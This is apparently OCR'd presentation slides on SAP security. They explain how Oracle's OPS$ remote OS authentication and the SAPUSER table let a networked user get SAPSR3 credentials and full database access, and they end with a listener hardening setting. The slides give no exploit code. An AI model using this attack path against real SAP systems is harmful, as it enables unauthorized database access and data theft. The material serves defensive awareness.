
- Main objective is to ”measure” the security of the SAP platform and to analyze if the platform has been compromised in the past (a defined time-frame was provided to us)

MISCONCEPTIONS

“The Probability of an SAP Cyber-Attack Is Low”

- If we compare the likelihood of a cyber-attack between a regular workstation vs SAP, the statement is true, but……..

- SAP Systems can still be compromised with exploits that were released in 2002!!!



SAP R/3 on Oracle: vulnerable Default Installation

Topic:	SAP R/3 on Oracle: vulnerable Default Installation
Module:	Default Oracle Listener Configuration
Announced:	2002-04-27
Affects:	All R/3 Releases using SQL*net V2 (3.x, 4.x, 6.10)
Vendor:	SAP AG, Walldorf, Germany
Vendor-Status:	2002-03-03: informed
	2002-03-05: problem acknowledged

Synopsis

Every user having network access to the oracle listener port on the database host may read/write/modify any SAP data.

MISCONCEPTIONS


“The Probability of an SAP Cyber-Attack Is Low”

- OPS$ is an Oracle authentication mechanism that is now deprecated but most versions of SAP **still** requires it to connect to the database
- Under this configuration, SAP **“trusts”** that someone, somewhere has already authenticated the current user
- **<SID>adm** user in SAP will always be **OPS$**, for example, the user will be **OPS$<SID>adm**
- This user only has enough privileges to consume one table: **SAPUSER, which contains encrypted credentials**
- SAP will connect with this mechanism, decrypt the password and connect again with the right credentials

Userid	Passwd
SAPSR3-CRYPT	V01/0050ZctvSB67Wv3……..

MISCONCEPTIONS


How Does it Work?



- Each one of the SAP application servers are constantly connecting to the Oracle database, using only <sid>adm as username

MISCONCEPTIONS

How Does it Work?




- Each one of the SAP application servers are constantly connecting to the Oracle database, using only <sid>adm as username

- SAPSR3's password is retrieved from table SAPUSER and its decrypted by the SAP application server

MISCONCEPTIONS

How Does it Work?



- Each one of the SAP application servers are constantly connecting to the Oracle database, using only <sid>adm as username

- SAPSR3's password is retrieved from table SAPUSER and its decrypted by the SAP application server

- The SAP application server connects again to the Oracle database, using the SAPSR3 user and the decrypted password. This user DOES have full privileges over the SAP database schema

VICXER

LIVE DEMO


BYPASS ORACLE AUTHENTICATION AND OBTAIN FULL DATABASE ACCESS

MISCONCEPTIONS

VICXER

Should I disable the OPS$ mechanism?

- This unsecure authentication mechanism is possible due to a single Oracle configuration parameter called REMOTE_OS_AUTHENT
- If REMOTE_OS_AUTHENT = TRUE, Oracle trusts that the user has been authenticated externally and the user is marked with the OPS$ on the database
- Oracle recommends REMOTE_OS_AUTHENT = FALSE
- SAP *REQUIRES* REMOTE_OS_AUTHENT = TRUE, otherwise, its even worse.....
- Unless you are using the latest SAP Kernel version with the latest Oracle version, your best bet is to restrict who can connect to the *Oracle Listener*



```
tcp.validnode_checking = yes

tcp.invited_nodes = (192.168.1.102, …)
```

